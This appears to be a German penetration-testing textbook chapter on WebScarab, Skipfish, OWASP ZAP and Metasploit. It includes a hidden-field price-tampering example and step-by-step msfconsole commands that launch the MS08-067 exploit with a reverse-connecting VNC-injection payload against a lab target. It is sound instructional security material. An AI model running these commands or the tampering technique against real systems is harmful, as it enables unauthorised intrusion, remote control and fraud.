Bei WebScarab handelt es sich um ein sehr leistungsfähiges Werkzeug. Eines seiner vielen Funktionen ist es, sich als Proxy zwischen Browser und Server zu setzen. Wie bereits erwähnt wurde, wird der gesamte Datenverkehr vom und zum Browser durch dieses Tool geroutet. Dadurch sind Sie in der Lage, Daten zu stoppen, abzufangen und sogar zu ändern, bevor diese den Browser erreichen bzw. nachdem sie den Browser verlassen haben. Sie können also Änderungen vornehmen, während die Daten übertragen werden. Die Möglichkeit, HTTP-Anforderungen und -Antworten zu sehen und zu manipulieren, hat eine ernste Auswirkung auf die Sicherheit.

Schlecht erstellte Webseiten stützen sich manchmal zur Übertragung zum und vom Browser auf verborgene Felder. Das heißt, der Entwickler der Webseite richtet

3 Bei Spider handelt es sich um eine Funktion in ZAP, bei der neue URLs auf Webseiten entdeckt und aufgerufen werden. Der Spider überprüft alle gefundenen Links auf Schwachstellen.

dazu ein verborgenes Feld in einem Formular ein und geht davon aus, dass der Benutzer darauf nicht zugreifen kann. Das mag für einen Standard-Anwender sicher zutreffen, aber jeder, der einen Proxyserver nutzt, kann das Feld sehen und bearbeiten.

Als klassisches Beispiel dient ein Online-Shop für IT-Equipment. Nachdem sich ein Benutzer die Auswahl angeschaut hat, entscheidet er sich für einen Drucker für 149,00 €. Jedoch handelt es sich beim Käufer nicht um einen gewöhnlichen Benutzer, sondern um einen Hacker, der einen Proxy ausführt und feststellt, dass der Preis des Druckers in einem verborgenen Feld an den Server übertragen wird, wenn der Benutzer auf IN DEN EINKAUFSWAGEN klickt. Er hat den Proxy so konfiguriert, dass er HTTP-Post-Anforderungen abfängt. Jetzt kann der Hacker den Wert des verborgenen Feldes auf 1,00 € ändern und die Anforderung an den Server weiterleiten. Dort wird der Drucker zum Einkaufswagen hinzugefügt, aber statt der eigentlichen 149,00 € beträgt die neue fällige Summe nur 1,00 €.

Wenn Sie WebScarab wie beschrieben eingerichtet haben, hält das Proxy-Programm praktisch jede Transaktion an, damit Sie die Möglichkeit haben, die Daten zu untersuchen und zu ändern. Für den Fall, dass es Ihnen zu viel wird, können Sie mit dem Button CANCEL ALL INTERCEPTS die Bestätigung jeder Transaktion beenden. Das ist durchaus praktisch, wenn Sie schneller vorankommen wollen. Sie können diese Abfragen auch minimieren, indem Sie im Reiter PROXY INTERCEPT REQUESTS und/oder INTERCEPT RESPONSES deaktivieren (siehe Abbildung 9.11).




Abb. 9.11: Das Abfangen von Anforderungen und Antworten in WebScarab konfigurieren

Wenn Sie einen Wert in einem Feld ändern möchten, warten Sie darauf, dass WebScarab diese Anforderung abfängt, und suchen Sie dann die Variable, die Sie ändern wollen. Dann müssen Sie nur im Feld VALUE einen neuen Wert eingeben und auf INSERT klicken, um die Änderungen auch zu übernehmen.

Die Einsicht in HTTP-Anforderungen und -Antworten kann hilfreich sein, um Benutzernamen und Passwörter herauszufinden. Die Werte in diesen Feldern sehen zwar aus, als wären sie verschlüsselt, sind aber nur eine Base64-Codierung und keine Verschlüsselung. Diese Verfahren mögen für einen Laien ähnlich wirken, sind aber grundverschieden. Base64 zu entschlüsseln, ist eine einfache Aufgabe, die sich mithilfe eines Programms oder Online-Tools ohne großen Aufwand erledigen lässt.

9.2.2 Skipfish

Bei Skipfish handelt es sich um ein aktives Tool für Security Assessments von Webanwendungen. Es erstellt eine interaktive Sitemap für eine Zielwebseite, indem ein rekursiver Crawl durchgeführt und wörterbuchbasierte Tests ausgeführt werden. Die daraus resultierende Karte wird dann gemeinsam mit den Ergebnissen einer Reihe aktiver (hoffentlich störungsfreier) Sicherheitschecks versehen. Der vom Tool erstellte Bericht sollte dann als Grundlage für professionelle Security Assessments von Webanwendungen verwendet werden.

Hauptmerkmale:

- **Hohe Geschwindigkeit**: reiner C-Code, optimiertes HTTP-Handling, minimale CPU-Auslastung – bei reaktionsschnellen Zielen können problemlos 2000 Anforderungen pro Sekunde abgearbeitet werden.
- **Benutzerfreundlichkeit**: Heuristiken zur Unterstützung einer Vielzahl von skurrilen Webframeworks und Webseiten mit unterschiedlichen Technologien, mit automatischen Lernfunktionen, direkter Wortlistenerstellung und Autocomplete von Formularen.
- **Hochmoderne Sicherheitslogik**: Hochwertige, niedrige false-positive, differenzielle Sicherheitschecks, kann eine Reihe von subtilen Fehlern erkennen, einschließlich Blind-Injection-Vectors.

Mit dem Parameter `-h` erhalten Sie, wie auch bei vielen anderen Tools, eine Auflistung sämtlicher Parameter. Wenn Sie einen Scan starten wollen, würde es wie folgt funktionieren:

```
skipfish -d 202 -o Verzeichnis https://google.at
```

Mit dem Parameter `-d` wird die maximale Crawl-Tiefe im Verzeichnisbaum angegeben und mit `-o` das Verzeichnis, in dem der Report angelegt wird. Bei dem Assessment werden vom Tool alle Anfragen, alle Links (intern und extern) und

Statistiken durchsucht. Am Ende des Scans wird, wie bereits erwähnt, ein Report eines professionellen Security Assessments für Webanwendung erstellt.

Die HTTP-Anforderungen müssen von Ihnen angepasst werden, wenn Sie große Webseiten scannen wollen. Anschließend finden Sie ein paar der wichtigsten Parameter von Skipfish:

- `-H`: fügt zusätzliche, nicht standardmäßige Header ein.
- `-F`: definiert eine benutzerdefinierte Zuordnung zwischen einem Host und einer IP-Adresse.
- `-d`: begrenzt die Tiefe auf eine bestimmte Anzahl von Unterverzeichnissen während eines Crawls.
- `-c`: begrenzt die Anzahl der untergeordneten Elemente pro Verzeichnis.
- `-x`: beschränkt die Gesamtzahl der Nachkommen pro Crawl-Ast.
- `-r`: beschränkt die Gesamtzahl der Anforderungen, die bei einem Scan gesendet werden sollten.

Bei Skipfish erhalten Sie auch eine zusammenfassende Übersicht über die gefundenen Dokumenttypen und Probleme sowie eine interaktive Sitemap mit Knoten, die mit Brute-Force-Methoden ermittelt werden können und auf unterschiedliche Weise gekennzeichnet sind.

9.2.3 Zed Attack Proxy

Bei ZAP von OWASP handelt es sich um eine voll ausgestattete Webhacking-Suite mit den drei Hauptfunktionen:

- Proxy, zum Abfangen des Datenverkehrs
- Spider, zum Sammeln von Informationen über die Webanwendung
- Schwachstellen-Scanner

Hierbei handelt es sich um ein kostenloses Tool, das in Kali bereits vorinstalliert ist und unter ANWENDUNGEN|WEBAPPLIKATION|OWASP-ZAP zu finden ist. Sie können es auch im Terminal mit `zap` starten.

ZAP als Proxy

Wie auch bei WebScarab und anderen Tools, die als Proxy eingesetzt werden, müssen Sie den Proxy in Ihrem Browser einstellen. Wie Sie den Proxy im Browser konfigurieren können, wurde bereits in Abschnitt 9.1.2 beschrieben. Beachten Sie jedoch, dass hier statt Port 8008 der Port 8080 benötigt wird.

Sobald Sie die Proxyeinstellungen vorgenommen haben und ZAP gestartet ist, können Sie im Register SITES eine Liste der URLs aller Webseiten sehen, die Sie besucht haben. Die einzelnen URLs können Sie erweitern, um weitere Verzeich-

nisse und Seiten zu sehen, die Sie entweder selbst besucht haben oder die ZAP ermittelt hat.

In Web-Penetrationstest kann es notwendig sein, dass Sie Variablen von Anforderungen, die Ihren Browser verlassen, ändern müssen. In ZAP können Sie Informationen abfangen, indem Sie die Haltepunktfunktionen (Break Points) nutzen. Sie können diese Haltepunkte für Anforderungen setzen, die Ihren Browser verlassen, um der Anwendung einen von Ihnen geänderten Variablenwert unterzuschieben. Es ist auch möglich, dass Sie mit Haltepunkten die Antworten vom Webserver ändern, bevor sie im Browser dargestellt werden. In ZAP können Sie Haltepunkte für alle eingehenden und ausgehenden Verbindungen mit dem grünen Punkt (siehe Abbildung 9.12) setzen und entfernen. Mit der Tastenkombination Strg+B – oder über TOOLS|TOOGLE BREAK POINT ON ALL REQUEST – setzen Sie Haltepunkte für alle Anforderungen (ausgehende Verbindungen) bzw. mit Strg+Alt+B Haltepunkte für alle Antworten (eingehende Verbindungen).

Abb. 9.12: Einrichten von Haltepunkten für alle ein- und ausgehenden Verbindungen in ZAP

Nachdem Sie den Haltepunkt für die ausgehenden Anforderungen gesetzt haben, können Sie diese abfangen und bearbeiten. Zu den am häufigsten genutzten Arten von Haltepunkten gehört diese Art. Es ist weniger üblich, Antworten von den Webseiten abzufangen. Die abgefangenen Anforderungen werden dann im rechten Bereich von ZAP angezeigt (siehe Abbildung 9.13).




Abb. 9.13: Eine abgefangene Nachricht an *google.at*, bei der die Variable SEARCH bearbeitet werden kann

Durch die Änderung des Suchbegriffs in einer Google-Suche richten Sie natürlich noch keinen Schaden an, aber das Beispiel zeigt doch, wie leicht Sie jegliche Vari-

ablen manipulieren können. Stellen Sie sich vor, die Anforderung an eine Bankwebseite wird abgefangen, bei der Sie versuchen, die Kontonummer zu ändern, zu oder von der Geld überwiesen werden sollte.

Informationen sammeln (Spiderangriff) mit ZAP

Alle verfügbaren Seiten zu finden, bietet Ihnen eine größere Angriffsfläche, deshalb ist die Nutzung eines Spiders ein wichtiger Punkt bei einem Penetrationstest. Dadurch steigt die Wahrscheinlichkeit, dass ein automatisierter Schwachstellen-Scan ein Problem findet, das Sie ausnutzen können.

Die Verwendung der Spiderfunktion in ZAP ist ganz einfach, Sie brauchen nur die zu untersuchende URL im Browser zu öffnen. Wenn Sie die Ziel-URL oder das Zielverzeichnis im Register SITES gefunden haben, klicken Sie mit der rechten Maustaste darauf, um das ZAP-Kontextmenü ANGRIFF|SPIDER zu öffnen.




Abb. 9.14: Kontextmenü ANGRIFF, um einen Spider-Angriff auf die Webseite zu starten

Unter ANGRIFF stehen Ihnen sowohl die Scan- als auch die Spiderfunktion zur Verfügung. Und ja, es ist so einfach, wie es aussieht: Sie müssen nur die gewünschte URL oder das Verzeichnis finden und dann ZAP sagen, was es tun soll! Wenn Sie im Menü ANGRIFF den Punkt SPIDER... ausgewählt haben, werden im unteren Abschnitt im Register SPIDER die entdeckten Seiten angezeigt. Eine Fortschrittsleiste gibt an, wie weit der Spider schon gekommen ist.

Schwachstellen-Scan mit ZAP

Wenn Sie AKTIVER SCAN... im Kontextmenü ANGRIFF wählen, sendet ZAP Hunderte von Anforderungen an die angegebene Webseite und analysiert die zurückkommenden Antworten auf Schwachstellen.

ZAP bietet aber auch eine passive Scanfunktion, bei der es selbst keine Anforderungen sendet, sondern einfach alle Antworten analysiert, die der Browser beim normalen Surfen empfängt. Dabei sucht ZAP ebenfalls nach den gleichen Schwachstellen wie bei einem aktiven Scan, das heißt, dass Sie die Webseite ganz normal besuchen und dabei gleichzeitig auf Schwachstellen abklopfen können, ohne durch ein Trommelfeuer von Anforderungen, wie es ein aktiver Scan macht, Verdacht zu erregen.

Alle Scanergebnisse werden in der Registerkarte WARNUNGEN angezeigt. Sie können die Anzeige auf die ausgewählte Seite eingrenzen, indem Sie auf die »Weltkugel« klicken und die Ergebnisse mit der ausgewählten Seite verknüpfen. Der vollständige Bericht mit den Befunden des ZAP-Scanners kann im Menü REPORT als HTML-, XML- oder JSON-Dokument generiert werden.

9.3 Exploitation-Tools

Bei Exploitation werden Schwachstellen für einen Angriff ausgenutzt, um so in das System einzudringen. In diesem Abschnitt lernen Sie einige Tools kennen, mit denen Sie die Exploits nutzen können, um in das Zielsystem einzudringen.

9.3.1 Metasploit

In vieler Hinsicht ist Metasploit der Inbegriff eines Hacker-Werkzeugs. Es handelt sich um ein leistungsfähiges, flexibles, kostenloses und einfach großartiges Tool. Die Anfänge gehen auf ein Netzwerkspiel zurück, dessen volles Potenzial sich aber erst zeigte, als es in ein voll ausgestattetes Exploit-Werkzeug umgewandelt wurde. Bei Metasploit handelt es sich um eine Suite aus verschiedenen Werkzeugen mit Dutzenden von verschiedenen Funktionen für unterschiedliche Zwecke, aber am bekanntesten ist es für sein leistungsfähiges und flexibles Exploit-Framework.

Vor der Veröffentlichung von Metasploit hatte man nur zwei Möglichkeiten:

- Man konnte einen eigenen Code entwickeln, indem man verschiedene Exploits und Payloads zusammenfügte.
- Man konnte auch in eines der beiden kommerziellen Exploit-Frameworks (CORE Impact oder CANVAS von ImmunitySec) investieren.

CORE Impact und auch CANVAS waren großartige Produkte und sehr erfolgreich. Aber wegen der Lizenzierungskosten und Benutzungsgebühren standen sie für viele Sicherheitsforscher nicht zur Wahl.

Mit Metasploit änderte sich alles. Hacker und Penetrationstester hatten Zugriff auf ein wirklich quelloffenes Exploit-Framework. Jeder konnte kostenlos auf Exploits zugreifen, zu ihnen beitragen, sie entwickeln und mit anderen teilen. Es heißt auch, dass Exploits mit einem professionellen Baukastensystem hergestellt werden konnten. Dadurch kann nun jeder Exploits nach seinen eigenen Bedürfnissen zusammenstellen.

Mit Metasploit kann man ein Ziel angeben und aus einer breiten Palette von Payloads auswählen. Diese Payloads sind austauschbar und nicht an bestimmte Exploits gebunden. Eine Payload ist die »zusätzliche Funktionalität« oder die Verhaltensänderung, die man auf einem Zielsystem erreichen möchte.

Worin unterscheidet sich Metasploit von einem Schwachstellen-Scanner?

Ein Schwachstellen-Scanner überprüft in der Regel nur, ob das System angreifbar ist. Die Überprüfung erfolgt auf eine sehr passive Weise, sodass kaum die Gefahr besteht, unbeabsichtigt Beschädigungen oder Störungen im Ziel hervorzurufen. Bei Metasploit und anderen Frameworks handelt es sich um Angriffswerkzeuge. Es wird kein Test durchgeführt, sondern tatsächlich eingedrungen. Ein Scanner sucht nach einer möglichen Schwachstelle und meldet diese, Metasploit dagegen nutzt diese auch aus.

Die Befürchtung, dass es mit der Übernahme von Metasploit durch Rapid 7 nur noch eine kommerzielle Version geben wird, hat sich nicht bewahrheitet. Die Übernahme hat dem Projekt einen kräftigen Schub gegeben. In der Basis-Version ist Metasploit weiterhin kostenlos, aber es gibt mit Metasploit Express und Metasploit Pro auch großartige kommerzielle Produkte.

Metasploit ist bereits in Kali enthalten und man kann es auf verschiedene Arten bedienen. In diesem Buch konzentrieren wir uns auf die nichtgrafische Oberfläche und nutzen das textorientierte System **msfconsole**. Sobald Sie die Grundlagen kennen, können Sie msfconsole schnell und einfach nutzen.

Um Zugriff auf msfconsole zu erhalten, geben Sie den Befehl `msfconsole` im Terminal ein. Alternativ können Sie auch über das Anwendungsmenü auf dem Desktop auf die Konsole zugreifen. Der Start von msfconsle dauert bis zu 30 Sekunden. Sie sollten also nicht in Panik geraten, sollte mal einige Zeit lang nichts passieren. Ist Metasploit geladen, zeigt es einen Willkommensbanner und die Eingabeaufforderung an: `msf>`. Da es verschiedene Willkommensbanner gibt, die nach Zufallsprinzip ausgewählt werden, kann sich die Abbildung jedes Mal ändern. Wichtig in dem Zusammenhang ist, dass die Eingabeaufforderung `msf>` anzeigt.

Wird Metasploit geladen, zeigt es die Anzahl der Exploits, Payloads, Encoder und NOPS an. Aufgrund der aktiven Community und der Finanzierung von offizieller Seite wird Metasploit rasch erweitert, weshalb es wichtig ist, es stets auf dem aktuellsten Stand zu halten:

```
apt update; apt install metasploit-framework
```

Falls Metasploit nicht Teil des Betriebssystems ist, sollten Sie `msfupdate` verwenden.

Für die Nutzung von Metasploit muss Folgendes angegeben werden:

- Ziel
- Exploit
- Payload

Schließlich müssen Sie noch den Exploit starten. Wie das im Einzelnen aussieht, dazu werden wir in Kürze kommen. Vorher beschäftigen wir uns noch mit der grundlegenden Terminologie von Metasploit.

Bei **Exploit** handelt es sich um einen vorgefertigten Code, der an ein anderes System gesendet wird. Dieser Code verursacht ein ungewöhnliches Verhalten auf dem Zielsystem, das es erlaubt, die Payload auszuführen. Dabei wiederum handelt es sich um einen kleinen Codeblock, der eine bestimmte Aufgabe ausführt, also z.B. neue Software installiert, neue Benutzer erstellt oder Hintertüren in das System öffnet. **Schwachstellen** erlauben es dem Angreifer, mit dem Exploit in das gewünschte System einzudringen und dort Code (**Payloads**) auszuführen.

Viele, die Metasploit zum ersten Mal benutzen, begehen den Fehler, unorganisiert und gedankenlos vorzugehen. Man sollte aber bedenken, dass es sich bei Metasploit um ein Scharfschützen-Gewehr und kein Maschinengewehr handelt. Anfänger sind häufig von der großen Menge der Exploits und Payloads so überwältigt, dass sie sich bei der Suche nach den passenden Exploits verzetteln. Dabei verschwenden sie ihre Zeit damit, jeden möglichen Exploit gegen das Ziel aufzufahren, in der Hoffnung, dass etwas davon Wirkung zeigt.

Anstelle blindlings Exploits auf das Ziel zu schleudern, sollten Sie eine Möglichkeit suchen, die passenden Exploits zu den ermittelten Schwachstellen zu finden. Wenn man diesen recht einfachen Vorgang beherrscht, wird die Übernahme eines Ziels mit Schwachstellen zum Kinderspiel.

Um die Zuordnung von Schwachstellen zu Exploits herstellen zu können, müssen wir uns die Ergebnisse aus dem zweiten Schritt (»Scannen«) der in Kapitel 7 gezeigten Vorgehensweise ansehen. Als Erstes sollten Sie sich auf die Ergebnisse aus dem OpenVAS-Bericht und auf die Ausgabe des Befehls `Nmap --script vuln` konzentrieren. Der Schwachstellen-Scanner OpenVAS gibt eine Liste bekannter Schwachstellen aus. Schwachstellen, die als *high* oder *critical* gekennzeichnet sind, sollten dabei besonders beachtet werden. Viele davon, insbesondere diejenigen, die mit fehlenden Microsoft-Patches zu tun haben, können unmittelbar Metasploit-Exploits zugeordnet werden.

Nehmen wir an, dass Sie ein Ziel mit der IP-Adresse 192.168.56.131 gefunden haben. Nmap teilt Ihnen mit, dass es sich dabei einen Windows-7-Computer mit Service-Pack 1 und deaktivierter Firewall handelt. In Schritt 2 führen Sie sowohl einen `NSE-Scan --script vuln` als auch OpenVAS an dem Ziel aus. Sollte OpenVAS feststellen, dass das Windows-System unzureichend gepatcht ist, hat man schon einen guten Ansatzpunkt.

In OpenVAS können Sie die einzelnen gefundenen Schwachstellen anklicken und dann weiter in die Tiefe gehen, um genaue Einzelheiten über das Problem in Erfahrung zu bringen. Sollte verabsäumt worden sein, Microsoft-Patches auf dem Zielsystem zu installieren, haben Sie eine gute Chance, einen passenden Exploit zu finden, vor allem wenn in der detaillierten Beschreibung der Schwachstelle von »Remote-Codeausführungen« die Rede ist.

In Metasploit haben Sie die Möglichkeit, nach Exploits für fehlende Patches zu suchen. Nach der Aktualisierung von Metasploit und dem Start der Konsole können Sie mit dem Befehl `search` Exploits suchen, die im Zusammenhang mit der OpenVAS oder Nmap-Ergebnissen stehen. Dazu geben Sie nach dem Befehl `search` die Nummer des fehlenden Patches an. Zum Beispiel:

```
search ms08-067
```

Sie können auch nach einem aktuelleren Exploit suchen, indem Sie ein Datum angeben. Mit `search 2019` findet man alle Exploits aus dem Jahr 2019. Wenn Sie den Befehl ausgeführt haben, notieren Sie sich alle Ergebnisse und suchen nach weiteren fehlenden Patches.

Wie sieht der Ablauf im Einzelnen aus:

- Als Erstes starten Sie Metasploit und geben den Befehl `search` ein, gefolgt von der Angabe des Patches, den OpenVAS als fehlend gemeldet hatte.
- Metasploit findet einen passenden Exploit und gibt Informationen darüber aus.
- Die ersten Angaben sind dabei der Name und der Speicherort dieses Exploits, in unserem Beispiel wäre das *exploit/windows/smb/ms08_67_netapi*
- Danach gibt Metasploit einen »Rang« (Rank) und eine kurze Beschreibung aus.

Achtung

Mit der Suchfunktion von Metasploit können auch Exploits gefunden werden, die nichts mit Microsoft zu tun haben. OpenVAS und andere Produkte, wie der Nmap-Scan –SCRIPT VULN bezeichnen kritische Schwachstellen oft mit einer CVE- oder BID-Nummer (Common Vulnerabilities Exposures bzw. Bugtraq ID Database). Wenn Sie keinen Exploit zu einem fehlenden MS-Patch finden oder

einen Penetrationstest an einem Nicht-Microsoft-Produkt durchführen, müssen Sie anhand der CVE- oder BID-Nummer nach passenden Exploits suchen. Diese Nummern finden Sie auch in den detaillierten Angaben des Berichts über den Schwachstellen-Scan.

Dem Rang sollten Sie besondere Beachtung schenken. Diese Information gibt an, wie zuverlässig der Exploit ist – also wie oft er erfolgreich ist – und wie groß die Wahrscheinlichkeit dafür ist, dass er das Zielsystem instabil macht oder abstürzen lässt. Je höher der Rang eines Exploits, desto wahrscheinlicher ist der Erfolg und desto unwahrscheinlicher sind Störungen auf dem Zielsystem, die das erfolgreiche Ausführen des Exploits verhindern. Metasploit verwendet dazu sieben Ränge:

1. Manual
2. Low
3. Avarage
4. Normal
5. Good
6. Great
7. Excellent

Weitere Informationen und eine formale Definition der Ranking-Methode finden Sie auf der Webseite von Metasploit[4].

Als Letztes gibt die Suchfunktion von Metasploit eine kurze Beschreibung des Exploits aus. Wenn mehrere gleichartige Exploits zur Auswahl stehen, empfiehlt es sich, denjenigen mit dem höchsten Rang auszuwählen, da hierbei die geringste Gefahr einer Betriebsstörung auf dem Ziel besteht.

Wenn Metasploit gestartet ist, haben wir die zahlreichen Möglichkeiten von Metasploit für einen Angriff. Als Beispiel verwenden wir den Exploit zu MS08-067, da er einen hohen Rang hat. Den Befehl führen Sie im Terminal wie folgt aus:

```
use exploit/windows/smb/ms08_067_netapi
```

Damit wurde Metasploit angewiesen, den gewünschten Exploit auszuführen. Die Eingabeaufforderung `msf>` ändert sich nun in die Eingabeaufforderung des gewählten Exploits. Nachdem der Exploit auf diese Weise geladen wurde, können Sie sich die verfügbaren Payloads ansehen. Dazu führen Sie im Terminal folgenden Befehl aus:

```
show payloads
```

4 www.metasploit.com

Mit dem Befehl werden alle verfügbaren und kompatiblen Payloads für den ausgewählten Exploit angezeigt. Damit eine ausgewählt werden kann, geben Sie `set payload` gefolgt von dem Namen der Payload ein:

```
set payload windows/vncinject/reverse_tcp
```

Es stehen zahlreiche Payloads zur Auswahl. Eine komplette Beschreibung würde den Umfang des Buchs sprengen, doch einige werden wir uns noch genauer anschauen. In der Metasploit-Dokumentation finden Sie mehr Informationen zu den verfügbaren Payloads.

In dem Beispiel werden wir einen VNC[5] auf dem Zielcomputer installieren und ihn dazu bringen, eine Verbindung zu dem Angreifer-PC zurück herzustellen.

Bedenken Sie, dass die VNC-Software derzeit noch nicht auf dem Zielcomputer installiert ist. Exploits können Ihnen die Möglichkeit bieten, auf dem Ziel Software zu installieren, und ein solcher Exploit wurde in unserem Beispiel verwendet. Wird er erfolgreich ausgeführt, ruft die Payload `install vnc` auf und installiert die Software ohne Benutzereingriff über das Netzwerk auf dem Opfer-PC.

Abhängig von der Payload müssen eventuell auch noch zusätzliche Optionen eingestellt werden. Wenn Sie das übersehen, schlägt der Exploit fehl. Es ist nichts ärgerlicher, als wenn man so weit kommt und dann vergisst, eine Option einzustellen. Diesem Schritt sollten Sie gebührende Aufmerksamkeit schenken! Sie können sich die verfügbaren Optionen ansehen. Dazu geben Sie folgenden Befehl ein:

```
show options
```

Damit werden die Auswahlmöglichkeiten für die betreffende Payload angezeigt. Bei *windows/vncinject/reverse_tcp* müssen zwei Optionen gesetzt werden, da es keine Vorgabewerte dafür gibt, nämlich *RHOST* und *LHOST*. *RHOST* ist die IP-Adresse des Ziels (Remotecomputer) und *LHOST* die des Angriffscomputers (lokaler Host). Die Optionen können wie folgt festgelegt werden:

```
set RHOST 192.168.56.20
set LHOST 192.168.56.26
```

Nachdem Sie die Optionen erfolgreich festgelegt haben, sollten Sie den Befehl `show options` noch einmal eingeben, um sicherzugehen, dass alle Optionen richtig erfasst wurden.

5 VNC ist eine PC-Fernsteuerungssoftware, mit der man sich auf einem fremden Computer anmelden, dessen Anzeige einsehen und dessen Maus und Tastatur steuern kann, als würde man persönlich an diesem Rechner sitzen.

Danach können Sie den Exploit an das Ziel senden. Geben Sie dazu einfach den Befehl `exploit` im Terminal ein:




Abb. 9.15: Befehle zum Auslösen eines Exploits in Metasploit (ohne `show payloads` und `show options`)

